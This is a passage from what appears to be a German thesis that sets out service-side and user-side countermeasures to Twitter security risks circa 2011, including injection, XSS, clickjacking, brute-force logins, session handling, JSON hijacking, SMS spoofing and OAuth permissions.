Sollten Benutzereingaben notwendig sein, kann die Shell Injection-Schwachstelle vermieden werden, indem die Eingaben so restriktiv wie möglich behandelt werden. Sollte die Benutzereingabe nur aus einer festen Liste an möglichen Eingaben bestehen, muss auch serverseitig sichergestellt sein, dass die Eingabe nur aus jener Liste besteht. Andernfalls sollten die erlaubten Zeichen mit einer Positivliste in der Benutzereingabe definiert werden, wobei unerlaubte Eingaben zurückgewiesen werden sollten. Keinesfalls sollte ausschließlich mit einer Negativliste gearbeitet werden.

Neben der gerade vorgestellten Validierung des Inputs können zum Absetzen der Betriebssystem-Befehle oft auch restriktive API eingesetzt werden. Es gibt API, die nur eine bestimmte Untermenge der Befehle aufrufen können oder das Absetzen von mehreren Befehlen verhindern.

Clientseitig: Der Benutzer kann sich nicht schützen, da der Server Ziel des Angriffes ist

***Programcode Injection & Code Injection über Benutzerbild:***

Dienstseitig: Der Angreifer kann serverseitig ausgeführten Programmcode als Eingabeparameter übergeben; daher sollten sämtliche Eingaben, die vom Client stammen, validiert und ggf. zurückgewiesen werden. Das sind Formulardaten, URL Request String und Angaben aus dem HTTP-Anfrage Header, wie Cookies, Referrer oder User-Agent. Das Risiko „Code Injection über Benutzerbild“ hat aufgezeigt, dass auch innerhalb von Bildern Programmcode bei Twitter eingeschleust werden könnte, der dann serverseitig zur Ausführung gebracht wird. Ein Angreifer kann potentiell in jeder Datei, die durch die

Webanwendung verarbeitet wird, seinen Angriffscode platzieren und den Server so manipulieren, dass dieser Code ausgeführt wird. Bei Twitter sind XML- oder JSON-Dateien oder auch das Webserver-Fehlerprotokoll ein denkbarer Speicherort. Alle Eingaben und externen Daten müssen folglich validiert werden. Dabei sollte wieder so restriktiv wie möglich vorgegangen werden: Per Positivliste sollte definiert werden, welche Zeichen als Eingabe erlaubt sind, abweichende Eingaben sollten zurückgewiesen werden.

Da bei diesem Angriffsvektor serverseitiger Programmcode eingeschleust wird, sollte die Eingabe zusätzlich kodiert werden. So kann ein Angreifer keine Metazeichen einfügen, die ihm erlauben, aus dem Befehl auszubrechen. Die meisten Benutzereingaben werden durch die Webanwendung als String behandelt; sie sind durch Anführungszeichen begrenzt sind. Kann der Angreifer Anführungszeichen benutzen, die durch die Webanwendung nicht kodiert oder maskiert werden, kann der Angreifer den String beenden und eigenen Programmcode einfügen, was verhindert werden muss.

Daneben könnte Twitter eine File Inclusion-Schwachstelle beinhalten, über die der Angreifer eine beliebige Datei angeben kann, die in den Quellcode eingebunden wird. Eine solche Schwachstelle lässt sich verhindern, indem keine Benutzereingaben verwendet werden, um den Speicherort der einzubindenden Quellcode-Dateien zu bestimmen. Sollten Benutzereingaben unvermeidbar sein, müssen die Eingaben so restriktiv wie möglich behandelt werden.

Clientseitig: Der Benutzer kann sich nicht schützen, da der Server von Twitter das Ziel ist.

#### ***SQL Injection:***

Dienstseitig: Twitter setzt als Datenbankmanagementsysteme MySQL und Apache Cassandra ein [King 2010]. Beide Systeme unterstützen Prepared Statements, die eine effektive Gegenmaßnahme für SQL Injection Angriffe darstellen.

Clientseitig: Der Benutzer kann sich nicht schützen.

#### ***Unsichere Konfiguration des Servers:***

Dienstseitig: Sichere Server liegen dann vor, wenn nur solche Funktionen, Module und Inhalte aktiviert sind, die auch genutzt werden. Je weniger Module geladen sind, desto weniger Möglichkeiten hat ein Angreifer, um seinen Angriff auszuweiten.

Außerdem muss darauf geachtet werden, dass die jeweiligen Benutzer, unter denen die Dienste laufen, minimale Rechte haben. Werden bspw. Tweets aus der Datenbank abgefragt, benötigt der Benutzer nur lesende Zugriffsrechte auf eine Untermenge der Datenbanktabellen.

Ein wichtiger Faktor ist zudem die Verwendung von aktueller Software. Patches und neue Versionen sollten schnellstmöglich installiert werden.

Auch sind Fehlermeldungen zu unterdrücken, so dass keine Informationen über den Quellcode, den Fehler an sich und die verwendete Software an den Besucher und potentiellen Angreifer ausgegeben wird.

Clientseitig: Der Benutzer kann sich nicht schützen.

## 5.2 Twitter-Konto

### *Verlust der eigenen Daten:*

Dienstseitig: Die fehlende Umsetzung einer Exportfunktion für den Benutzer ist eher Ausdruck des marktwirtschaftlichen Denkens Twitters denn Ausdruck fehlenden Sicherheitsbewusstseins. Das Exportieren sämtlicher Daten würde den Benutzer in die Lage versetzen, Twitter den Rücken zu kehren und einen anderen Mikroblogging-Anbieter zu nutzen. Auch die Nichtunterstützung des oStatus-Protokolls zum Austausch von Nachrichten über Mikroblogging-Anbiertergrenzen hinweg hat dasselbe Ziel.

Clientseitig: Über Drittanbietern kann der Anwender seine Daten bei Twitter sichern.

### *Öffentliche Preisgabe von angriffsrelevanten Informationen:*

Dienstseitig: Twitter sollte nur dann zusätzliche Informationen (wie Ortsinformationen) übertragen, wenn der Benutzer dies explizit erlaubt. Zudem sollte die Sichtbarkeit des Source-Feldes, das die Anwendung ausweist, mit welcher der Tweet verfasst wurde, begrenzt werden. Für die eigenen Tweets kann die Source-Information relevant sein. Mit welcher Anwendung ein anderer Benutzer seine Tweets erstellt, ist in der Regel uninteressant. Da es zudem Angreifer in die Lage versetzt, gezielt Third-Party Anwendungen anzugreifen, sollte das Source-Feld anderen Benutzern nicht zugänglich sein.

Clientseitig: Dem Benutzer muss beim Schreiben von Nachrichten auf Twitter bewusst sein, dass sämtliche Informationen publik sind. Es kann jeder die Tweets mitlesen. Möchte der Benutzer das verhindern, muss das Konto in den Profil-Einstellungen geschützt werden, so dass nur bestätigte Follower Zugriff auf die Tweets erhalten.

### *Path Traversal über Upload des Benutzerbildes:*

Dienstseitig: Da Twitter Benutzerbilder auf einer anderen Domain hochlädt, ist davon auszugehen, dass beide Domains durch verschiedene Hardware bedient werden. Diese Trennung verhindert, dass per Path Traversal auf das Dateisystem von twitter.com zugegriffen werden kann. Das Dateisystem von twimg.com kann aber dennoch per Path Traversal manipuliert werden, so dass übergebene Parameter bei der Verarbeitung per Positivliste validiert werden müssen. Zudem sollte der Quellcode des Skripts, welches die Verarbeitung der hochgeladenen Benutzerbilder vornimmt, nicht überschreibbar sein.

Clientseitig: Der Angriff zielt ebenfalls alleine auf den Server ab, so dass der Benutzer sich selbst nicht schützen kann.

### *Astroturfing:*

Dienstseitig: Die Unterbindung von Astroturfing stellt sich als schwierig heraus, da falsche Benutzer wechselnde IP-Adressen verwenden können. Sie vernetzen sich nicht nur untereinander, sondern können aufgrund des unverbindlichen Abonnementmodell auch durch echte Benutzerkonten gefolgt werden. Nicht ganz triviale Astroturfing-Versuche senden zudem keine identischen Nachrichteninhalte von verschiedenen Konten.

Eine kaum umsetzbare Gegenmaßnahme wäre, bei der Registrierung auf Twitter die Authentizität der Person zu überprüfen – etwa durch eine vertrauenswürdige, digitale Signatur (z.B. mit dem im November 2010 eingeführten Personalausweis).

Das Truthy-Projekt [Indiana 2010] zeigt einen anderen Ansatzpunkt zum Verhindern von Astroturfing auf: Es versucht, die Verteilungsmuster von Nachrichten zu analysieren und diese als echt oder unecht zu klassifizieren. Sollte das Verfahren zuverlässig sein, könnte Twitter so bekannte Formen des Astroturfings verhindern.

Clientseitig: Der Benutzer besitzt momentan keine Hilfsmittel, um Astroturfing zu erkennen. Eventuell bietet zukünftig das o.g. Truthy Project ein solches Hilfsmittel über eine Third-Party Anwendung an. Über eine solche Anwendung könnten verdächtige Tweets gemeldet und dann entsprechend markiert werden, so dass sie auch anderen Anwendern als unecht angezeigt werden.

### 5.2.1 Authentifizierung des Benutzers

*Zugangsdaten via Brute-Force-Angriff:*

Dienstseitig: Twitter sollte seine Benutzer nicht nur davor warnen, schwache Passwörter verwenden zu wollen, sondern darauf bestehen, stärkere Passwörter einzusetzen.

Die momentane Gegenmaßnahme, CAPTCHA gegen Brute-Force-Attacken einzusetzen, stellt keinen ausreichenden Schutz dar. Eine Lösungswahrscheinlichkeit von 30% ist nicht ausreichend [Higgins 2010], denn der Angreifer hat beliebig viele Versuche, um das CAPTCHA zu lösen. Bereits nach dem zweiten Versuch liegt die Wahrscheinlichkeit, dass das CAPTCHA durch den Algorithmus nicht gelöst wurde, nur noch bei 49%:

$$P(G) = \frac{3}{10}, \quad P(\neg G) = 1 - P(G) = \frac{7}{10}$$

$$P(\neg G) \cdot P(\neg G) = \frac{7}{10} \cdot \frac{7}{10} = \frac{49}{100}$$

Da der Angreifer von Twitter sogar eine Rückmeldung bekommt, ob das CAPTCHA korrekt gelöst wurde, stellen CAPTCHA keinen ausreichenden Schutz dar. Statt mit CAPTCHA sollte Twitter Brute-Force-Attacken erschweren, indem jede falsche Eingabe von Zugangsdaten zu einer längeren Zeitverzögerung bei der Beantwortung der Anfrage führt. Der Anmeldeversuch des Angreifers sollte anhand der IP-Adresse oder des angegriffenen Twitter-Kontos identifiziert werden.

Um die Attacke noch schwerer zu gestalten, kann nach einer festen Anzahl an Fehlversuchen die Anmeldung für ein bestimmtes Konto ganz deaktiviert werden. In dem Fall erhält der Inhaber eine Mail zugeschickt, in der ein zufälliger, schwer zu erratender Link enthalten ist, den der Benutzer besuchen muss, um die Anmeldung zu reaktivieren. Diese Option bietet zwar mehr Sicherheit für die Zugangsdaten, bedeutet allerdings auch mehr Aufwand für den Benutzer.

Damit der Benutzer einschätzen kann, ob es Angriffe auf sein Konto gegeben hat, sollten ihm die Fehlversuche mitgeteilt werden.

Clientseitig: Der Benutzer muss darauf achten, starke Passwörter zu verwenden, die ein Angreifer nur schwer erraten kann. Zudem sollte das Passwort regelmäßig gewechselt werden.

*Umleiten der Zugangsdaten via XSS & Übertragung von Daten über XSS-Schwachstelle & XSS-Schwachstelle ermöglicht XSRF & XSS-Schwachstelle ermöglicht Wurm & XSS-Schwachstelle ermöglicht Manipulation der Seite:*

Dienstseitig: Um XSS-Schwachstellen serverseitig zu verhindern, sollte Twitter mit einer Positivliste die Benutzereingaben validieren. Eingaben mit unerlaubten Zeichen sollten nicht akzeptiert werden. Ruby on Rails bietet hierfür eine eigene Funktion namens *SANITIZE* an, die standardmäßig sämtliche HTML-Tags entfernt. Erlaubte HTML-Tags können inklusive der erlaubten Attribute vorgegeben werden.

Zusätzlich können HTML-Metazeichen durch ihre Zeichenreferenz im Output ersetzt werden, die entsprechende Funktion heißt *escapeHTML* bei Ruby on Rails. Durch die Kodierung des Outputs kann der Angreifer nicht mehr ausbrechen. Beim Mikkey Wurm in Kapitel 3.1.4 war das die Schwachstelle: Über den Namen, der im Title-Tag angezeigt wurde, konnte der Angreifer durch den Gebrauch von HTML-Metazeichen Javascript einfügen.

XSS-Angriffe haben sehr oft das Ziel, den Sitzungstoken aus dem Cookie zu stehlen. Gerade bei Twitter mit dem unsicher implementierten Sitzungsmanagement kommt die Kompromittierung des Cookies beinahe der Kompromittierung der Zugangsdaten gleich. Damit Javascript nicht auf das Cookie zugreifen kann, sollte das Cookie als *HttpOnly* definiert sein.

Als weitere Gegenmaßnahme zur Verhinderung von Cross-Site Scripting-Attacken ist die neue Content Security Policy (CSP) zu nennen, die eine zusätzliche Sicherheitsschicht implementiert und von Mozilla entwickelt wurde. Der CSP-Mechanismus wurde mit Firefox 4 im März 2011 eingeführt [Sterne 2011] und legt über die Header-Angabe *X-Content-Security-Policy* in dem HTTP-Antwort der Webanwendung fest, von welchen (externen) Quellen Javascript-Code geladen werden darf. Daneben gilt bei gesetztem *X-Content-Security-Policy* Header, dass kein Inline-Javascript<sup>67</sup> ausgeführt und kein Javascript-Code aus Zeichenketten (z.B. eval-Funktion) ausgeführt wird. Twitter führte die Content Security Policy für seine mobilen Seiten bereits im März 2011 ein [Percival 2011], wann die übrigen Twitter-Webseiten die CSP implementieren ist nicht bekannt.

Clientseitig: Generell rät man Anwendern, clientseitige Skripte wie Javascript zu deaktivieren, um sich vor XSS-Angriffen zu schützen. Twitters Weboberfläche ist jedoch so Javascript-lastig, dass die Deaktivierung dazu führt, dass twitter.com nicht mehr verwendet werden kann. Eine Alternative wäre daher, auf die offizielle Weboberfläche zu verzichten und stattdessen die Anwendung eines Drittanbieters zu benutzen.

Sollte der Nutzer auf die Weboberfläche von Twitter nicht verzichten wollen, können die Risiken durch die Verwendung eines Browser Add-ons wie NoScript minimiert werden. Dieses Add-on kann nicht nur clientseitige Skripte komplett sperren, sondern bei aktivem Javascript clientseitige Script-Angriffe erkennen und abfangen. Laut [Maone 2011] können

---

<sup>67</sup> Inline-Javascript ist Javascript, dessen Code sich direkt in der HTML-Seite befindet und nicht über den Script-Tag geladen wurde.

reflektive, DOM-basierte und die meisten persistenten XSS-Angriffe mit NoScript neutralisiert werden.

Um die Wahrscheinlichkeit von XSRF-Angriffen zu verringern, die mit einer XSS-Schwachstelle wieder möglich wären, sollte der Anwender darauf achten, sich von Twitter wieder abzumelden.

Um von der Content Security Policy zumindest auf den mobilen Webseiten Twitters zu profitieren, sollte der Benutzer Firefox 4 und höher verwenden. Andere Browser berücksichtigen die *X-Content-Security-Policy* Header-Angabe im Juli 2011 noch nicht.

### ***Clickjacking:***

Dienstseitig: Twitter muss verhindern, dass die eigenen Seiten innerhalb von IFrames angezeigt werden. Twitter setzt dafür den *X-Frame-Option* Antwort-Header auf *sameorigin*. Diese Angabe ist zwar noch kein Standard, wird aber mittlerweile von allen gängigen Browsern unterstützt und kann zwei Werte annehmen: Deny – Dokument darf nicht innerhalb eines IFrames angezeigt werden. Sameorigin – Dokument darf nur innerhalb eines IFrames angezeigt werden, wenn die einbindende Seite von derselben Quelle stammt. Das Problem beim neuen Follow-Button ist, dass dieser in einem IFrame angezeigt werden soll, der innerhalb einer Third-Party Webseite eingebunden ist. Der *X-Frame-Option* Header würde hier den Zweck des Buttons zunichte machen. Eine Lösung dieses Problems ist, dass das Klicken auf den Follow-Button zum Öffnen eines neuen Fensters führt, der mittels *X-Frame-Option* Header nicht in einem IFrame geöffnet werden darf. In diesem Fenster muss der Benutzer die Aktion bestätigen.

Gegen die Clickjacking-Methode mit einem Pop-Under gibt es derzeit keine dienstseitigen Lösungen.

Clientseitig: Vor Clickjacking-Angriffen wird der Benutzer gewarnt, wenn er in seinem Browser das Add-on NoScript installiert hat.

Vor einem Pop-Under wird das Opfer mit installierten NoScript nicht gewarnt. Das Pop-Under hat jedoch einen entscheidenden Nachteil, da es nicht vollkommen unsichtbar ist. Es wird in der Taskleiste als Browser-Fenster angezeigt. Der Anwender sollte daher darauf achten, ob unbeabsichtigt Browser-Fenster geöffnet werden.

### ***Übertragung von eingegebenen Daten über Malware:***

Dienstseitig: Twitter kann seine Benutzer vor installierter Malware nur indirekt schützen. Der Twitter-eigene Kurz-URL-Dienst <http://t.co> (vgl. Kapitel 3.2.3.1) bietet Schutz vor Seiten mit Spam- und Malware-Inhalt, indem es den Besuch unterbindet. Der Schutz könnte auf sämtliche Links in Tweets ausgebaut werden: Entweder indem der Twitter-Kurz-URL-Dienst automatisch auf alle Links angewendet wird oder indem Twitter nur noch Links von solchen Kurz-URL-Anbietern akzeptiert, die ebenfalls vor Spam- und Malware-Seiten schützen.

Clientseitig: Um sich vor Malware zu schützen, müssen aktuelle Virens Scanner und Anti-Spyware-Programme verwendet werden. Zudem muss die eingesetzte Software, wie das Betriebssystem, aber vor allem auch Browser und Browser-Plugins, auf dem neuesten

Stand gehalten werden, da alte Versionen Sicherheitslücken enthalten können. Diese Lücken können potentiell dazu verwendet werden, Drive-by-Downloads auszuführen, was die automatische und vom Benutzer unbemerkte Installation von Schadsoftware bedeutet. Standardmäßig ist in den Browsern Google Chrome und Mozilla Firefox [Google 2010] der Schutz vor bekannten Spam- und Malwareseiten eingebaut. Auch der Internet Explorer enthält einen Schutz vor Malware [Haber 2011].

#### *Austausch geheimer Twitter-Zugangsdaten in Organisationen:*

Dienstseitig: Twitter könnte für Kontoinhaber eine Funktion anbieten, um zusätzliche Benutzer anzulegen, die Zugriff auf das Konto haben. Der Kontoinhaber könnte den Benutzern dann verschiedene Rechte im Konto zuweisen.

Clientseitig: Organisationen wie Firmen können sich mit Drittanbietern behelfen. So bietet bspw. die Third-Party Anwendung CoTweet die Kollaboration verschiedener Personen an, um auf ein Twitter-Konto zuzugreifen.

#### *Zugangsdaten mit Phishing-Angriff per E-Mail & Zugangsdaten mit Phishing-Angriff per Direktnachricht & Zugangsdaten mit Phishing-Angriff per Tweet & Zugangsdaten mit Phishing-Angriff per Third-Party Webseite:*

Dienstseitig: Da der Angriff auf den Benutzer abzielt, kann Twitter eigentlich nur vor Phishing-Angriffen warnen und den Benutzer dagegen sensibilisieren.

Um die Ausbreitung von Phishing-Angriffen im eigenen Netzwerk zu minimieren, könnte eine differenziertere Rechtevergabe hilfreich sein (s. Risiko „Zu grobe und unklare Rechtevergabe mit OAuth“). So sollte bspw. Third-Party Anwendungen das Schreiben von Direktnachrichten untersagt werden, außer dieses Recht ist explizit für die Anwendung erforderlich.

Daneben kann Twitter den Benutzer durch Konsistenz in der eigenen Darstellung bei der Beurteilung, ob ein Phishing-Angriff vorliegt, unterstützen. Da gerade die Darstellung der Adressleiste in einem Browser von einem Angreifer nicht manipuliert werden kann, ist das Aussehen der Adressleiste zusammen mit der URL ein Indiz für die Authentizität der Webseite. Twitter verwendet verschiedene Protokolle und Zertifikate, die zu keinem einheitlichen Aussehen führen.



Abbildung 19: Verschiedene Adressleisten bei Twitter in Mozilla Firefox

Clientseitig: Der Anwender muss darauf achten, dass die Zugangsdaten nur auf Seiten von Twitter eingegeben werden. Hat eine Seite die Adressleiste ausgeblendet, dürfen trotz identischen Aussehens keine Zugangsdaten eingegeben werden. Den Angaben in E-Mails, Direktnachrichten und Tweets sollte nicht vertraut werden.

***Fehlerhafte Implementierung des Sitzungsmanagements:***

Dienstseitig: Twitter muss das Sitzungsmanagement so überarbeiten, dass bei jeder neu begonnenen Sitzung ein neues Sitzungstoken zur Identifikation vergeben wird. Sollte der Benutzer sich abmelden oder für einen gewissen Zeitraum inaktiv sein, muss der Token seine Gültigkeit verlieren. Zudem muss der Sitzungstoken durch Twitter vergeben werden, da ansonsten Session Fixation betrieben werden kann.

Der jetzige Sitzungstoken ist, wie in Kapitel 3.2.2.1 gezeigt wurde, eine Kodierung eines serialisierten Ruby on Rails-Objekts. Das Sitzungstoken gibt so interne Informationen preis, die für einen Angreifer interessant sein könnten. Stattdessen sollte das Sitzungstoken zufällig und unvorhersagbar sein und keine aussagekräftigen Elemente enthalten.

Clientseitig: Um den Fehlern des Sitzungsmanagements Twitter als Anwender zu begegnen, muss der Anwender vor dem Abmelden das Passwort ändern. Das begrenzt zumindest die Lebensdauer des Sitzungstokens auf Sitzungslänge. Da der Sitzungstoken jedoch weiterhin gültig bleibt und aus aussagekräftigen Elementen zusammengesetzt ist, kann dieses Vorgehen die Schwächen des Sitzungsmanagements nur teilweise beheben.

***Abhören von Daten im Netzwerk:***

Dienstseitig: Um das Abhören der Daten (z.B. Cookie) zu verhindern, muss Twitter ausschließlich HTTPS als Übertragungsprotokoll anbieten.

Clientseitig: Twitter verwendet standardmäßig HTTP. Um das Abhören zu verhindern, muss der Benutzer HTTPS in seinen Profileinstellungen aktivieren.

***Fehlende Mitteilung der Nutzung der „Passwort zurücksetzen“-Funktion:***

Dienstseitig: Twitter stehen mehrere Kommunikationskanäle zur Verfügung, um den Benutzer über die Nutzung der „Passwort zurücksetzen“-Funktion zu informieren: E-Mail, Tweet, Direktnachricht oder ggf. SMS.

Die Option das Opfer per Tweet oder Direktnachricht zu informieren, erscheint zwecklos, da der Angreifer die Nachrichten löschen bzw. blockieren kann. Allerdings könnten diese Benachrichtigungen durch Twitter so behandelt werden, dass sie nicht gelöscht und blockiert werden können. Der Benutzer würde somit beim nächsten Zugriff auf Twitter feststellen, dass das Konto bei Twitter kompromittiert wurde.

Clientseitig: Der Benutzer muss durch Twitter informiert werden und kann folglich keine eigenen Gegenmaßnahmen einleiten.

***Abhören privater Tweets/Direktnachrichten durch JSON Hijacking:***

Dienstseitig: JSON-Hijacking kann durch die Implementierung eines XSRF-Schutzes (vgl. Kapitel 2.2.2.5) verhindert werden. Twitter definiert einen zufälligen Token, der pro Sitzung vergeben wird. Die JSON-Daten werden von Twitter nur dann ausgegeben, wenn dieser Token korrekt mit der Anfrage wieder an Twitter zurückübermittelt wurde.

Weitere Ansätze für Gegenmaßnahmen beruhen auf dem Umstand, dass AJAX-Aufrufe der Same Origin Policy des Browsers unterliegen. So ist beim JSON-Hijacking das Einbinden über das src-Attribut des script-Tags charakteristisch, da auf diese Weise über

Domainengrenzen hinweg auf die JSON-Daten zugegriffen werden kann. Um dieses Einbinden zu verhindern, kann die Ausgabe der JSON-Daten nur über HTTP-POST erfolgen.

Alternativ kann den JSON-Daten „problematischer“ Code vorangestellt werden, z.B. `while(true);`. Während dieser Code bei AJAX-Anfragen entfernt werden kann, wird er beim Einbinden über das script-Tag sofort ausgeführt und führt in eine Endlosschleife, was die Verarbeitung der JSON-Daten verhindert.

Twitters Gegenmaßnahme, einen zusätzlichen Anfrage-Header zu verlangen, begründet sich ebenfalls mit der Same Origin Policy. AJAX-Anfragen, die den zusätzlichen `X-Phx` Header enthalten und die der Browser des Opfers absendet, müssen von derselben Quelle stammen.

Clientseitig: Als Benutzer sollte man darauf achten, sich schnellstmöglich und konsequent von Twitter abzumelden. Daneben sollte der Anwender während der Sitzung bei Twitter, wenn möglich, keine anderen Seiten besuchen.

## 5.2.2 SMS-Funktion

*Manipulation der SMS Absender-Nummer:*

Dienstseitig: Twitter sollte nicht ausschließlich die manipulierbare SMS Absender-Nummer zur Autorisierung verwenden. Stattdessen ist ein Token denkbar, der ähnlich der bereits eingeführten optionalen PIN zum Beginn des SMS-Textes übertragen werden muss. Dieser Token muss Pflicht sein, eine ausreichende Mindestlänge besitzen und alphanumerisch sein.

Clientseitig: Der Benutzer entgeht diesem Risiko, wenn er auf die SMS-Funktion verzichtet. Alternativ gibt es für Smartphones und Java-fähige Mobiltelefone Twitterclients, die keine SMS zur Kommunikation nutzen. Sollte der Benutzer darauf angewiesen sein, Tweets per SMS zu schreiben, sollte die optionale PIN benutzt werden.

*Brute-Force-Angriff zum Erraten der optionalen SMS-PIN:*

Dienstseitig: Twitter sollte nach einer gewissen Anzahl von Fehlversuchen die SMS Funktion für den angegriffenen Benutzer deaktivieren. Der Benutzer sollte über die Deaktivierung benachrichtigt werden. Bei der Reaktivierung durch den Benutzer sollte Twitter darauf bestehen, eine neue PIN zu verwenden.

Damit der Benutzer einschätzen kann, ob es solche Angriffe auf sein Konto gegeben hat, sollten ihm die Fehlversuche mitgeteilt werden.

Clientseitig: Der Benutzer kann die Brute-Force-Angriffe nicht verhindern oder erschweren. Werden ihm, wie vorgeschlagen, die Fehlversuche mitgeteilt, kann er selber einschätzen, ob die Änderung der PIN sinnvoll ist.

*Abhören von SMS:*

Dienstseitig & Clientseitig: Das Abhören von SMS kann weder von Twitter noch vom Benutzer verhindert werden. Als einzige Gegenmaßnahme kann der Benutzer auf die SMS-Funktion von Twitter verzichten.

### 5.3 Tweets

#### *JSON Injection:*

Dienstseitig: Wie bei allen Injection-Schwachstellen müssen Benutzereingaben validiert und evtl. zurückgewiesen werden. Es sollte mit Positivlisten gearbeitet werden, die die erlaubten Zeichen definieren. Der Output muss zusätzlich kodiert werden, so dass JSON-Metazeichen nicht zum Ausbrechen aus der JSON-Struktur genutzt werden können.

Um zu verhindern, dass eingeschleuster Javascript-Code in der JSON-Ressource bei der Verarbeitung ausgeführt wird, sollte das Script die Dateien nicht mit *eval()* ausführen, sondern sicher mit der *JSON.parse()*-Funktion entgegen nehmen.

Clientseitig: Der Benutzer kann sich nicht gegen JSON Injection schützen, da der Angriff serverseitig durchgeführt wird.

#### *Nicht authentische Nachrichteninhalte:*

Dienstseitig: Einen effektiven Schutz vor nicht authentischen Nachrichteninhalten kann es auf Twitter nicht geben: Zu variabel sind die Formulierungen gleicher Inhalte: „Schiffsunglück in der Nordsee“ und „Untergang vor Helgoland“. Zu verschieden wird auch die Authentizität von Quellen eingeschätzt: Ein Mediziner legt auf Quellen aus der Fachliteratur wert, während Nicht-Mediziner auch andere Quellen für ausreichend kompetent halten. Selbst authentische Quellen können Opfer von Fehlinformationen werden.

Dennoch ist es Software möglich die Wahrscheinlichkeit der Authentizität einer Nachricht zu ermitteln. Ein relativ trivialer Ansatz wäre, dass man die Anzahl der Twitter-Follower als Indikator der Glaubwürdigkeit interpretiert. Wird eine Nachricht von einem Twitter-Konto mit vielen Followern weitergeleitet, ist die Authentizität der Nachricht wahrscheinlich. Anstatt ausschließlich Retweets zu werten, könnten auch Tweets mit großer inhaltlicher Ähnlichkeit herangezogen werden.

Ein solcher Ansatz ließe sich durch eine eigene Authentizitätswertung für Konten, die durch andere Benutzer vergeben werden, verfeinern. Das Ziel dieses Konzepts wäre, pro Tweet die Wahrscheinlichkeit der Authentizität anzugeben.

Clientseitig: Der Benutzer muss selbst einschätzen, ob er Nachrichten auf Twitter für authentisch hält. Er kann eigenständig durch das Weiterleiten von Tweets bestimmen, ob Nachrichteninhalte verbreitet werden.

#### *Trends enthalten Stichwörter zu schadhaften Tweets:*

Dienstseitig: Bevor Stichwörter in den Trends landen, sollte der Inhalt der Tweets überprüft werden. Sind Links zu einer schadhaften Seite enthalten oder enthalten sie Javascript-Befehle, so ist ein Wurm sehr wahrscheinlich. Auch überproportional viele absolut identische Tweets verschiedener Anwender können Anzeichen einer Manipulation sein. Trends manuell nach einer Überprüfung freizuschalten, ist aufgrund des Echtzeitcharakters der Trends wohl keine Option für Twitter.

Clientseitig: Der Benutzer kann aufgrund der Stichwörter in den Trends nur sehr schwer einschätzen, ob es sich um ein bösartiges Stichwort handelt. Viele Hashtags in den Trends

sind Abkürzungen und oft nicht aussagekräftig. Der Benutzer kann sich also wirksam schützen, indem er nur solche Trends anklickt, die ihm bekannt sind.

### 5.3.1 Verweise

#### *Verschleierung des Ziels des Links:*

Dienstseitig: Twitter sollte alle Kurz-URLs auflösen. Anstatt die Kurz-URL anzuzeigen, sollte das Ziel des Links innerhalb der Twitter-Nachricht angezeigt werden. Der Kurz-URL-Dienst von Twitter hat dies bereits umgesetzt.

Clientseitig: Viele Kurz-URL Anbieter bieten eine Vorschaufunktion an: Das Ziel der Kurz-URL ist im title-Attribut des Links angegeben, so dass man ein Tooltip mit dem Ziel der URL erhält. Dieser Tooltip kann jedoch manipuliert werden, so dass er falsche Sicherheit bei unbekanntem Kurz-URL suggeriert.

#### *Kompromittierung eines Kurz-URL-Anbieters:*

Dienstseitig & Clientseitig: Sowohl Twitter als auch der Benutzer haben keine Möglichkeit, die Kompromittierung eines solchen Anbieters zu verhindern. Um schnellstmöglich über die Entwicklung informiert zu werden, kann man Twitters Trust and Safety Updates folgen [TwitterKonto 2011a].

## 5.4 OAuth

#### *Zu grobe und unklare Rechtevergabe mit OAuth:*

Dienstseitig: Twitter sollte seinen Benutzern zum einen die Rechtevergabe genauer erklären, und zum anderen sollte die Rechtevergabe feingliedriger sein. In vielen Fällen benötigt eine Anwendung bspw. keine Rechte, um im Namen des Benutzers Direktnachrichten zu verschicken. Das Risiko „Zugangsdaten mit Phishing-Angriff per Direktnachricht“ könnte so deutlich minimiert werden. Die feingliedrige und somit explizite Rechtevergabe erhöht nicht nur die Verständlichkeit für den Benutzer, sondern versetzt ihn in die Lage, einzelne Rechte individuell entsprechend seiner Sicherheitswünsche zu vergeben.

Implementiert Twitter eine feinere Rechtevergabe, so kann es auf Seiten von Third-Party Anwendungen häufiger vorkommen, dass bei neuen Versionen zusätzliche Zugriffsrechte nötig werden. Für diesen Fall sollte Twitter ein neues System einführen, das den Benutzer darüber informiert, dass eine Anwendung zusätzliche Rechte verlangt.

Entwickler sollten die größere Diversifizierung der vergebenen Rechte für die eigene Anwendung berücksichtigen. Anwendungen sollten so konzipiert sein, dass bei fehlenden Rechten die entsprechenden Funktionen deaktiviert sind.

Clientseitig: Der aktuelle Stand bei der Rechtevergabe Twitters ist, dass Anwendungen von Drittanbietern mit schreibenden Zugriffsrechten auf alle Funktionen und Daten zugreifen und diese überschreiben können. Nur bestimmte Profileinstellungen (wie Passwort oder E-Mail-Adresse) dürfen durch Third-Party Anwendungen nicht geändert und gelesen werden.

Der Benutzer muss sich beim Autorisieren eines schreibenden Zugriffs bewusst machen, dass die Third-Party Anwendung fast vollständigen Zugriff bekommt. Der Benutzer sollte sich über die Anwendung informieren und im Zweifelsfall keinen Zugriff gewähren.

***Kompromittierte oder bösartige Third-Party Anwendung:***

Dienstseitig: Twitter kann nicht verhindern, dass Third-Party Anwendungen kompromittiert werden oder bösartig sind. Als Gegenmaßnahme könnte man vorschlagen, dass Twitter bösartigen bzw. kompromittierten Anwendungen den Zugang zur Twitter API sperren sollte. Als Mittel böte es sich an, über OAuth den Zugang für die jeweilige Anwendung zu sperren. Bei der Identifizierung von „OAuth-Konsumentenschlüssel und -geheimnis bei Clientanwendungen sind zugänglich“ in Kapitel 3.2.4 wurde festgestellt, dass die Identifizierung von Client- und Open Source-Anwendungen anhand der übermittelten OAuth-Tokens problematisch ist. Diese Tokens sind zugänglich und eignen sich somit nicht mehr zur Identifizierung und zum Sperren der Anwendung.

Um diesen Widerspruch zu beseitigen, sollte eine detailliertere Betrachtung helfen. Es gibt zwei mögliche Fälle: Im ersten Fall ist die Third-Party Anwendung bösartig, was sich dadurch auszeichnet, dass alle Benutzer, die die Anwendung autorisiert haben, z.B. Spam verteilen. In diesem Fall ist es also sinnvoll, die gesamte Anwendung über den OAuth-Konsumentenschlüssel (evtl. auch nur vorübergehend) zu sperren.

